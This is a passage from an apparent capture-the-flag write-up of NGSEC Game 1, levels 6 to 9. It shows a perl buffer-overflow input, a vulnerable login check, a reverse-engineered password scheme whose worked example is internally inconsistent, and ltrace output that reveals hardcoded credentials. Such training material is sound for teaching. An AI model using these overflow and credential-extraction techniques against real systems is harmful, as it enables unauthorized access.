
```
perl -e 'print "0" x 129'
```

We need to overflow the buffer, we know its gonna need more than 128 characters so start with 129 and keeping adding until you overflow the buffer (132 worked for me)

[illegible]

Level 7

<http://quiz.ngsec.com/game1/level7/net-dreamer.php>



The challenge page

Check out the pseudo code


http://quiz.ngsec.com/game1/level7/validate_net-dreamer.txt

```
[...]
*(ch_ptr_end++)='\0';
strcpy(user,ch_ptr_begin,sizeof(user));
.....
strcpy(pass,ch_ptr_begin,sizeof(pass));
if ((strcmp(user,GOOD_USER)==0) && (strcmp(pass,GOOD_PASS)==0))
    // AUTHENTICATION OK!!
} else {
    // AUTHENTICATION ERROR
    show_error(user,pass);
[...]
```

http://quiz.ngsec.com/game1/level7/validate_net-dreamer.cgi?login=&password=00

[illegible]

```
Username: beowulf
Password: athlon
```




The completed challenge



Level 8

<http://quiz.ngsec.com/game1/level8/LA2019.php>



The challenge page

The hint gives us some non-valid usernames and passwords. We need to figure out the algorithm

USER	PASSWORD
admin	nr ye
root	ecdj
ngsec	auhut

Password Algorithm is username ((ROT13 encoded)+(char in username))
username can be anything


example:

USER example: bbbbbb
Passwd is: opqrst

first char b = 13+0 = o
second char b = 13+2 = p
third char b = 13+3 = q
fourth char b = 13+4 = r



fifth char b = 13+5 = s
sixth char b = 13+6 = t




The completed challenge



Level 9

<http://quiz.ngsec.com/game1/level9/onlyforyoureyes.php>



The challenge page

Download the linux Executable of validate_onlyforyoureyes

wget http://quiz.ngsec.com/game1/level9/validate_onlyforyoureyes

Using ltrace we can get the username and password.

Ok I stole this answer below from <http://nocon.darkflame.net/notes/Game1-solutions.txt> :

```
[nocon]$ ltrace -C ./validate_onlyforyoureyes "login=&password="
__libc_start_main(0x08048528, 2, 0xbffffb54, 0x08048350, 0x0804880c
<unfinished ...>
__register_frame_info(0x08049c30, 0x08049d40, 16, 0x4213030c,
0x0804880c) = 0x08049c30
memset(0xbffffa68, '\000', 128) = 0xbffffa68
strstr("login=&password=", "login=") = "login=&password="
strstr("&password=", "&") = "&password="
strncpy(0xbffffa68, "", 127) = 0xbffffa68
memset(0xbffff5a0, '\000', 48) = 0xbffff5a0
memset(0xbffff9e8, '\000', 128) = 0xbffff9e8
strstr("password=", "password=") = "password="
```



```

strstr("", "&") = NULL
strncpy(0xbffff9e8, "", 127) = 0xbffff9e8
strcmp("", "Zincompetencia") = -1 <-----
----- /**** Username *****/
printf("\n<center>\n<p class="cab"><b>Au"...
<center>
<p class="cab"><b>Authentication ERROR!</b></p>
<p class="txt">Either your username or password are incorrect. Please
go back
and try again.</p>
</center>

) = 166
exit(-1) = <void>
__deregister_frame_info(0x08049c30, 0x400134c0, 0x400136d0, 0x4001386c,
0xbffff520) = 0
+++ exited (status 255) +++
[nocon]$

[nocon]$ ltrace -C ./validate_onlyforyoureyes
"login=Zincompetencia&password="
__libc_start_main(0x08048528, 2, 0xbffffb44, 0x08048350, 0x0804880c
<unfinished ...>
__register_frame_info(0x08049c30, 0x08049d40, 16, 0x4213030c,
0x0804880c) = 0x08049c30
memset(0xbffffa58, '\000', 128) = 0xbffffa58
strstr("login=Zincompetencia&password=", "login=") =
"login=Zincompetencia&password="
strstr("Zincompetencia&password=", "&") = "&password="
strncpy(0xbffffa58, "Zincompetencia", 127) = 0xbffffa58
memset(0xbffff590, '\000', 48) = 0xbffff590
memset(0xbffff9d8, '\000', 128) = 0xbffff9d8
strstr("password=", "password=") = "password="
strstr("", "&") = NULL
strncpy(0xbffff9d8, "", 127) = 0xbffff9d8
strcmp("Zincompetencia", "Zincompetencia") = 0
strcmp("", "Zgalopante") = -1 <-----
---- /**** Password *****/
printf("\n<center>\n<p class="cab"><b>Au"...
<center>
<p class="cab"><b>Authentication ERROR!</b></p>
<p class="txt">Either your username or password are incorrect. Please
go back
and try again.</p>
</center>

) = 166
exit(-1) = <void>
__deregister_frame_info(0x08049c30, 0x400134c0, 0x400136d0, 0x4001386c,
0xbffff510) = 0
+++ exited (status 255) +++
[nocon]$

```



```
[nocon]$ ltrace -C ./validate_onlyforyoureyes
"login=Zincompetencia&password=Zgalopante"
__libc_start_main(0x08048528, 2, 0xbffffb44, 0x08048350, 0x0804880c
<unfinished ...>
__register_frame_info(0x08049c30, 0x08049d40, 16, 0x4213030c,
0x0804880c) = 0x08049c30
memset(0xbffffa58, '\000', 128) = 0xbffffa58
strstr("login=Zincompetencia&password=Zg"..., "login=") =
"login=Zincompetencia&password=Zg"...
strstr("Zincompetencia&password=Zgalopan"..., "&") =
"&password=Zgalopante"
strncpy(0xbffffa58, "Zincompetencia", 127) = 0xbffffa58
memset(0xbffff590, '\000', 48) = 0xbffff590
memset(0xbffff9d8, '\000', 128) = 0xbffff9d8
strstr("password=Zgalopante", "password=") =
"password=Zgalopante"
strstr("Zgalopante", "&") = NULL
strncpy(0xbffff9d8, "Zgalopante", 127) = 0xbffff9d8
strcmp("Zincompetencia", "Zincompetencia") = 0
strcmp("Zgalopante", "Zgalopante") = 0
printf("\n<center>\n<span class="cab"><b">...
<center>
<span class="cab"><b>Level 9 Completed!</b></span><p>
<p class="txt"><b>CONGRATULATIONS!!! Authentication Completed!</b></p>
<p class="txt">At this point <b>you should update your score</b>
filling this
form.</p>
<p class="txt"><b>Not yet registered?</b> Follow this link: <a
href="../register.php">Registration Form</a></p>
<form action="http://quiz1.ngsec.biz:8080/game1/update_score.php"
method="POST">
<input type="hidden" name="MAGIC_VALUE" value="MoD">
<span class="txt"><b>Nickname</b></span>
<input type="text" name="nick"><br>
<span class="txt"><b>Password</b></span>
<input type="password" name="password"><br>
<input type="submit" value="Submit score">
</form>
</center>

) = 693
__deregister_frame_info(0x08049c30, 0x400134c0, 0x40013bc8, 0x40013d64,
0xbffffad0) = 0
+++ exited (status 181) +++
[nocon]$
```



The screenshot shows a Microsoft Internet Explorer browser window with the title bar 'Next Generation Security Technologies | ngGames | Game #1 - Microsoft Internet Explorer'. The address bar contains the URL 'http://quiz.ngsec.com/game1/level9/validate_onlyforyoureyes.cgi?login=Zincompetencia&password=Zgalopante'. The main content area displays a form with two input fields, each with a red 'X' icon in its top-left corner. Below the form, the text reads: 'Level 9 Completed!', 'CONGRATULATIONS!!! Authentication Completed!', 'At this point you should update your score filling this form.', and 'Not yet registered? Follow this link: [Registration Form](#)'. Below this is a registration form with labels 'Nickname' and 'Password' next to their respective input fields, and a 'Submit score' button. The status bar at the bottom shows 'Done' and 'Internet'.

The completed challenge



Learn Security Online

Level 10

Not yet ☹